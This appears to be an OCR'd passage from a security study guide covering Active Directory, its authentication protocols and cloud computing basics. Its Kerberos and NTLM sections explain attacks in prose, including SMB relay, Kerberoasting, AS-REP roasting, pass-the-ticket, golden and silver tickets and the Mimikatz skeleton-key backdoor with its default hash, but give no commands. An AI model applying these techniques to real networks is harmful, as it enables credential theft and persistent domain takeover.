
Increases security, since all virtual instances can be monitored and isolated. Limits time spent on IT services like software updates.


- **Network functions virtualization**



Network functions virtualization (NFV) separates a network's key functions (like directory services, file sharing, and IP configuration) so they can be distributed among environments. Once software functions are independent of the physical machines they once lived on, specific functions can be packaged together into a new network and assigned to an environment. Virtualizing networks reduces the number of physical components—like switches, routers, servers, cables, and hubs—that are needed to create multiple, independent networks, and it's particularly popular in the telecommunications industry.

2.15 Active Directory components





- Domain Controllers
- Forests, Trees, Domains
- Users + Groups
- Trusts
- Policies
- Domain Services

2.15.1 Domain Controllers

A domain controller is a Windows server that has Active Directory Domain Services (AD DS) installed and has been promoted to a domain controller in the forest. Domain controllers are the center of Active Directory -- they control the rest of the domain. I will outline the tasks of a domain controller below:

- holds the AD DS data store
- handles authentication and authorization services
- replicate updates from other domain controllers in the forest
- Allows admin access to manage domain resources

2.15.1.1 AD DS Data Store

The Active Directory Data Store holds the databases and processes needed to store and manage directory information such as users, groups, and services. Below is an outline of some of the contents and characteristics of the AD DS Data Store:

- Contains the NTDS.dit - a database that contains all of the information of an Active Directory domain controller as well as password hashes for domain users
- Stored by default in %SystemRoot%\NTDS
- accessible only by the domain controller

2.15.2 Forest Overview

A forest is a collection of one or more domain trees inside of an Active Directory network. It is what categorizes the parts of the network as a whole.

The Forest consists of these parts which we will go into farther detail with later:

- Trees - A hierarchy of domains in Active Directory Domain Services
- Domains - Used to group and manage objects
- Organizational Units (OUs) - Containers for groups, computers, users, printers and other OUs
- Trusts - Allows users to access resources in other domains
- Objects - users, groups, printers, computers, shares
- Domain Services - DNS Server, LLMNR, IPv6
- Domain Schema - Rules for object creation

2.15.3 Users Overview

Users are the core to Active Directory; without users why have Active Directory in the first place? There are four main types of users you'll find in an Active Directory network; however, there can be more depending on how a company manages the permissions of its users. The four types of users are:

- Domain Admins - This is the big boss: they control the domains and are the only ones with access to the domain controller.
- Service Accounts (Can be Domain Admins) - These are for the most part never used except for service maintenance, they are required by Windows for services such as SQL to pair a service with a service account
- Local Administrators - These users can make changes to local machines as an administrator and may even be able to control other normal users, but they cannot access the domain controller
- Domain Users - These are your everyday users. They can log in on the machines they have the authorization to access and may have local administrator rights to machines depending on the organization.

2.15.4 Groups Overview

Groups make it easier to give permissions to users and objects by organizing them into groups with specified permissions. There are two overarching types of Active Directory groups:

- Security Groups - These groups are used to specify permissions for a large number of users
- Distribution Groups - These groups are used to specify email distribution lists. As an attacker these groups are less beneficial to us but can still be beneficial in enumeration

2.15.4.1 Default Security Groups

There are a lot of default security groups, so I won't be going into too much detail of each past a brief description of the permissions that they offer to the assigned group. Here is a brief outline of the security groups:

- Domain Controllers - All domain controllers in the domain
- Domain Guests - All domain guests
- Domain Users - All domain users
- Domain Computers - All workstations and servers joined to the domain
- Domain Admins - Designated administrators of the domain
- Enterprise Admins - Designated administrators of the enterprise
- Schema Admins - Designated administrators of the schema
- DNS Admins - DNS Administrators Group
- DNS Update Proxy - DNS clients who are permitted to perform dynamic updates on behalf of some other clients (such as DHCP servers).
- Allowed RODC Password Replication Group - Members in this group can have their passwords replicated to all read-only domain controllers in the domain
- Group Policy Creator Owners - Members in this group can modify group policy for the domain
- Denied RODC Password Replication Group - Members in this group cannot have their passwords replicated to any read-only domain controllers in the domain

- Protected Users - Members of this group are afforded additional protections against authentication security threats. See http://go.microsoft.com/fwlink/?LinkId=298939 for more information.
- Cert Publishers - Members of this group are permitted to publish certificates to the directory
- Read-Only Domain Controllers - Members of this group are Read-Only Domain Controllers in the domain
- Enterprise Read-Only Domain Controllers - Members of this group are Read-Only Domain Controllers in the enterprise
- Key Admins - Members of this group can perform administrative actions on key objects within the domain.
- Enterprise Key Admins - Members of this group can perform administrative actions on key objects within the forest.
- Cloneable Domain Controllers - Members of this group that are domain controllers may be cloned.
- RAS and IAS Servers - Servers in this group can access remote access properties of users

2.15.5 Domain Trusts Overview

Trusts are a mechanism in place for users in the network to gain access to other resources in the domain. There are two types of trusts that determine how the domains communicate. I'll outline the two types of trusts below:

- Directional - The direction of the trust flows from a trusting domain to a trusted domain
- Transitive - The trust relationship expands beyond just two domains to include other trusted domains

2.15.6 Domain Services Overview

Domain Services are exactly what they sound like. They are services that the domain controller provides to the rest of the domain or tree. There is a wide range of various services that can be added to a domain controller; outlined below are the default domain services come when you set up a Windows server as a domain controller:

- LDAP - Lightweight Directory Access Protocol; provides communication between applications and directory services
- Certificate Services - allows the domain controller to create, validate, and revoke public key certificates
- DNS, LLMNR, NBT-NS - Domain Name Services for identifying IP hostname

2.15.7 Domain Authentication Overview


The most important part of Active Directory -- as well as the most vulnerable part of Active Directory -- is the authentication protocols set in place. There are many types of authentication in place for Active Directory depending on the Active Directory types:

- On-Premise Active Directory (AD) [AUTHETICATION: NTLM, LDAP/LDAPS, KERBEROS]
- Azure Active Directory (AAD) [AUTHENTICATION: SAML,OAUTH 2.0, openID Connect


Windows Server AD	Azure AD
LDAP	Rest APIs
NTLMv1 and NTLMv2	OAuth/SAML
Kerberos	OpenID
OU Tree	Flat Structure
Domains and Forests	Tenants
Trusts	Guests

2.15.7.1 NTLM / NTLM V2

NTLM uses a challenge-response sequence of messages between a client and a server system. NTLM provides authentication based on a challenge-response authentication scheme. It does not provide data integrity or data confidentiality protection for the authenticated network connection.



5.3.2.1. LM/NTLMv1




The two protocols work as follows:

1. The client sends a request for authentication
2. Server sends an 8-byte challenge (random value)
3. Client encrypts the challenge using the password hash and send it back as response

5.3.2.2. NTLMv2

+ The main difference with the old NTLMv1 is that the type 3 message is generated in a different way.



+ Once again, the Type 3 Message (step 3 of the protocol) is the most important part of the protocol.

2.15.7.1.1 NTLM attack

The whole challenge/response works like this:

1. The client sends the Type 1 message, which contains the username (in plaintext)
2. The server generates the challenge and sends it back to the client
3. The client encrypts the challenge with the hash of the user password and returns the results of the computation to the server

+ There are two methods we can use :
  - Force the client (target) to start a connection to us (fake server)
  - Use Man-in-the-Middle techniques in order to sniff the client response
+ In the next few slides we will focus on the first one.


- SMB relay attack:

During an SMB Relay attack, the attacker acts like a man in the middle:

- The attacker (A) selects the target (T) and waits until someone (S) in the network tries to authenticate to his machine
- When a machine tries to authenticate on the attacker, it sends the authentication attempt to the selected target
- The target creates the challenge and sends it back to the attacker

The attack continues:


- The attacker sends the challenge to the machine that initiated the connection (S)
- The machine encrypts the challenge with the password hash and sends it back to the attacker
- The attacker sends the encrypted challenge to the target and authenticates itself



2.15.7.2 LDAP / LDAPS

The main difference between LDAP and LDAPS is that LDAPS support encryption and therefore the credentials are not sent in plain text across the network.

- Another thing to keep in mind is that the Domain Controller (DC) can be considered a database of users, groups, computers and so on (contains information about objects). Using LDAP/LDAPS the user's workstation sends the credentials using an API to the Domain Controller in order to validate them and be able to log in.
- The procedure is similar to the image below:




LDAP uses two authentication modes. The first one is called Simple. This is where credentials are sent in plaintext in an LDAP bind request, and the other is called Simple Authentication and Security Layer (SASL) providing support for authentication mechanisms like DIGEST-MD5 and CRAM-MD5. The following table lists the operations used to authenticate with the LDAP server and then to retrieve, add or modify data.

Operation	Description
BIND	Authenticate with LDAP
SEARCH	Search the directory
COMPARE	Test if an entry contains a given attribute
ADD	Add a new entry
DELETE	Delete an entry
MODIFY	Modify an entry
MODIFY DN	Modify or rename a DN
ABANDON	Abort the previous request
EXTENDED	Extended operation
UNBIND	Close the connection

Directories consist of X.500 attributes within the LDAP hierarchy. There are four attributes defining the parent domain, organization, organizational units (OUs) and objects where objects can be users or systems. The below table shows these attributes.

Attribute	Description	Example
DC	Domain Component	Dc=example,dc=com
O	Organization	o=Example LLC
OU	Organizational unit name	ou=Marketing
CN	Common name	cn=John Doe

2.15.7.3 KERBEROS



Weaknesses

NTLM	Kerberos
The encryption employed can be cracked	When RC4 encryption is employed, what we have is actually the NTLM hash
No mutual authentication	Compromise of the long term key equals compromise of Kerberos
The user's hash is the basis of all communications	Credential reuse is possible
Credential reuse is possible	TGS PAC validation is usually skipped
Credential can be leaked from a user's browser	

2.15.7.3.1 Attack Privilege Requirements

- **Kerbrute Enumeration**: No domain access [tool required for the task: Kerbrute]
- kerbrute (is a popular enumeration tool used to brute-force and enumerate valid active-directory users by abusing the Kerberos pre-authentication)


- **Harvesting and Brute forcing**: Access as a user to the domain [tool required for the task: Rubeus]
- **Harvesting** (gathers tickets that are being transferred to the KDC and saves them for use in other attacks such as the pass the ticket attack.)
- **Brute Forcing** (In password spraying, you give a single password such as Password1 and "spray" against all found user accounts in the domain to find which one may have that password.)

- **Kerberoasting**: Access as any user [tool required for the task: Rubeus and Impacket]
- Kerberoasting (allows a user to request a service ticket for any service with a registered SPN then use that ticket to crack the service password)

- **AS-REP Roasting**: Access as any user [tool required for the task: Rubeus]

- Very similar to Kerberoasting, AS-REP Roasting dumps the krbasrep5 hashes of user accounts that have Kerberos pre-authentication disabled.
- During pre-authentication, the users hash will be used to encrypt a timestamp that the domain controller will attempt to decrypt to validate that the right hash is being used and is not replaying a previous request. After validating the timestamp, the KDC will then issue a TGT for the user. If pre-authentication is disabled you can request any authentication data for any user and the KDC will return an encrypted TGT that can be cracked offline because the KDC skips the step of validating that the user is really who they say that they are.

- **Pass the ticket**: Full domain compromise (domain admin) [tool required for the task: Mimikatz]
- Mimikatz is a very popular and powerful post-exploitation tool most commonly used for dumping user credentials inside of an active directory network however well be using mimikatz in order to dump a TGT from LSASS memory.
- The Local Security Authority Subsystem Service (LSASS) is a memory process that stores credentials on an active directory server and can store Kerberos ticket along with other credential types to act as the gatekeeper and accept or reject the credentials provided.
- You can **dump the Kerberos Tickets** from the LSASS memory just like you can dump hashes. When you dump the tickets with mimikatz it will give us a .kirbi ticket which can be used to gain domain admin if a domain admin ticket is in the LSASS memory.
- This attack is great for privilege escalation and lateral movement if there are unsecured domain service account tickets laying around. The attack allows you to escalate to domain admin if you dump a domain admin's ticket and then impersonate that ticket using mimikatz PTT attack allowing you to act as that domain admin.
- You can think of a pass the ticket attack like reusing an existing ticket were not creating or destroying any tickets here were simply reusing an existing ticket from another user on the domain and impersonating that ticket.



- **Golden and Silver Ticket**: **maintain access** [tool required for the task: Mimikatz]
- A golden ticket attack works by dumping the ticket-granting ticket of any user on the domain this would preferably be a domain admin however for a golden ticket you would dump the krbtgt ticket and for a silver ticket, you would dump any service or domain admin ticket.
- This will provide you with the service/domain admin account's SID or security identifier that is a unique identifier for each user account, as well as the NTLM hash. You then use these details inside of a mimikatz golden ticket attack in order to create a TGT that impersonates the given service account information.
- A silver ticket can sometimes be better used in engagements rather than a golden ticket because it is a little more discreet. If stealth and staying undetected matter then a silver ticket is probably a better option than a golden ticket however the approach to creating one is the exact same.
- The key difference between the two tickets is that a silver ticket is limited to the service that is targeted whereas a golden ticket has access to any Kerberos service.
- In order to fully understand how these attacks work you need to understand what the difference between a KRBTGT and a TGT is. A KRBTGT is the service account for the KDC this is the Key Distribution Center that issues all of the tickets to the clients. If you impersonate this account and create a golden ticket form the KRBTGT you give yourself

the ability to create a service ticket for anything you want. A TGT is a ticket to a service account issued by the KDC and can only access that service the TGT is from like the SQLService ticket.

- Mimikatz is a very popular and powerful post-exploitation tool most commonly used for dumping user credentials inside of an active directory network however well be using mimikatz in order to create a silver ticket.

- **Skeleton Key (Kerberos Backdoor)**: **maintain access** Full domain compromise (domain admin) [tool required for the task: Mimikatz]

- Along with maintaining access using golden and silver tickets mimikatz has one other trick up its sleeves when it comes to attacking Kerberos. Unlike the golden and silver ticket attacks a Kerberos backdoor is much more subtle because it acts similar to a rootkit by implanting itself into the memory of the domain forest allowing itself access to any of the machines with a master password.
- The Kerberos backdoor works by implanting a skeleton key that abuses the way that the AS-REQ validates encrypted timestamps. A skeleton key only works using Kerberos RC4 encryption.
- The default hash for a mimikatz skeleton key is *60BA4FCADC466C7A033C178194C03DF6* which makes the password "*mimikatz*"
- The skeleton key works by abusing the AS-REQ encrypted timestamps as I said above, the timestamp is encrypted with the users NT hash. The domain controller then tries to decrypt this timestamp with the users NT hash, once a skeleton key is implanted the domain controller tries to decrypt the timestamp using both the user NT hash and the skeleton key NT hash allowing you access to the domain forest.

2.15.7.4 SAML (Security Assertion Markup Language)

Security Assertion Markup Language (SAML) is a type of Single Sign-On (SSO) standard. It defines a set of rules/protocols that allow users to access web applications with a single login. This is possible because those applications (referred to as “Service Providers”) all trust the systems that verify users’ identities (referred to as “Identity Providers”).

Service Providers - These are the systems and applications that users access throughout the day.

Identity Providers - This would be the system that performs user authentication.

What is SSO? Many companies use Active Directory for Single Sign-On or SSO, which allows internal sites, email access, FTP and other server programs to authenticate users based on their AD credentials.

2.15.7.5 OAUTH 2.0

OAuth 2.0 is a standard that apps use to provide client applications with access.

OAuth 2.0 spec has four important roles:

- The authorization server, wh
- ich is the server that issues the access token.
- The resource owner, normally your application's end-user, that grants permission to access the resource server with an access token.
- The client, which is the application that requests the access token, and then passes it to the resource server.
- The resource server, which accepts the access token and must verify that it is valid. In this case, this is your application.


2.15.7.6 OpenID Connect

OpenID Connect is an authentication standard built on top of OAuth 2.0. It adds an additional token called an ID token.

For that, it uses simple JSON Web Tokens (JWT). While OAuth 2.0 is about resource access and sharing, OIDC is all about user authentication

2.16 Cloud

"The cloud" refers to servers that are accessed over the Internet, and the software and databases that run on those servers. Cloud servers are located in data centers all over the world. By using cloud computing, users and companies don't have to manage physical servers themselves or run software applications on their own machines.



The Cloud

The cloud enables users to access the same files and applications from almost any device, because the computing and storage takes place on servers in a data center, instead of locally on the user device.

This is why a user can log into their Instagram account on a new phone after their old phone breaks and still find their old account in place, with all their photos, videos, and conversation history. It works the same way with cloud email providers like Gmail or Microsoft Office 365, and with cloud storage providers like Dropbox or Google Drive.

For businesses, switching to cloud computing removes some IT costs and overhead: for instance, they no longer need to update and maintain their own servers, as the cloud vendor they are using will do that. This especially makes an impact for small businesses that may not have been able to afford their own internal infrastructure but can outsource their infrastructure needs affordably via the cloud. The cloud can also make it easier for companies to operate internationally, because employees and customers can access the same files and applications from any location.

2.16.1 Cloud computing functionality

Cloud computing is possible because of a technology called virtualization. Virtualization allows for the creation of a simulated, digital-only "virtual" computer that behaves as if it were a physical computer with its own hardware. The technical term for such a computer is virtual machine.


When properly implemented, virtual machines on the same host machine are sandboxed from one another, so they don't interact with each other at all, and the files and applications from one virtual machine aren't visible to the other virtual machines even though they're on the same physical machine.

Virtual machines also make more efficient use of the hardware hosting them. By running many virtual machines at once, one server becomes many servers, and a data center becomes a whole host of data centers, able to serve many organizations. Thus, cloud providers can offer the use of their servers to far more customers at once than they would be able to otherwise, and they can do so at a low cost.

Even if individual servers go down, cloud servers in general should be always online and always available. Cloud vendors generally back up their services on multiple machines and across multiple regions.

Users access cloud services either through a browser or through an app, connecting to the cloud over the Internet – that is, through many interconnected networks – regardless of what device they're using.

2.16.2 Service models of cloud computing



Software-as-a-Service (SaaS): Instead of users installing an application on their device, SaaS applications are hosted on cloud servers, and users access them over the Internet. SaaS is like renting a house: the landlord maintains the house, but the tenant mostly gets to use it as if they owned it. Examples of SaaS applications include Salesforce, MailChimp, and Slack.

Platform-as-a-Service (PaaS): In this model, companies don't pay for hosted applications; instead they pay for the things they need to build their own applications. PaaS vendors offer everything necessary for building an application, including development tools, infrastructure, and operating systems, over the Internet. PaaS can be compared to renting all the tools and equipment necessary for building a house, instead of renting the house itself. PaaS examples include Heroku and Microsoft Azure.

Infrastructure-as-a-Service (IaaS): In this model, a company rents the servers and storage they need from a cloud provider. They then use that cloud infrastructure to build their applications. IaaS is like a company leasing a plot of land on which they can build whatever they want – but they need to provide their own building equipment and materials. IaaS providers include DigitalOcean, Google Compute Engine, and OpenStack.

Formerly, SaaS, PaaS, and IaaS were the three main models of cloud computing, and essentially all cloud services fit into one of these categories. However, in recent years a fourth model has emerged:

Function-as-a-Service (FaaS): FaaS, also known as serverless computing, breaks cloud applications down into even smaller components that only run when they're needed. Imagine if it were possible to rent a house one little bit at a time: for instance, the tenant only pays for the dining room at dinner time, the bedroom while they're sleeping, the living room while they're watching TV, and when they aren't using those rooms, they don't have to pay rent on them.

FaaS or serverless applications still run on servers, as do all these models of cloud computing. But they're called "serverless" because they don't run on dedicated machines, and because the companies building the applications don't have to manage any servers.

Also, serverless functions scale up, or duplicate, as more people use the application – imagine if the tenant's dining room could expand on demand when more people come over for dinner! Learn more about serverless computing (FaaS).

2.16.3 Types of cloud deployments

In contrast to the models discussed above, which define how services are offered via the cloud, these different cloud deployment types have to do with where the cloud servers are and who manages them.

The most common cloud deployments are:

- **Private cloud**: A private cloud is a server, data center, or distributed network wholly dedicated to one organization.
- **Public cloud**: A public cloud is a service run by an external vendor that may include servers in one or multiple data centers. Unlike a private cloud, public clouds are shared by multiple organizations. Using virtual machines, individual servers may be shared by different companies, a situation that is called "multitenancy" because multiple tenants are renting server space within the same server.
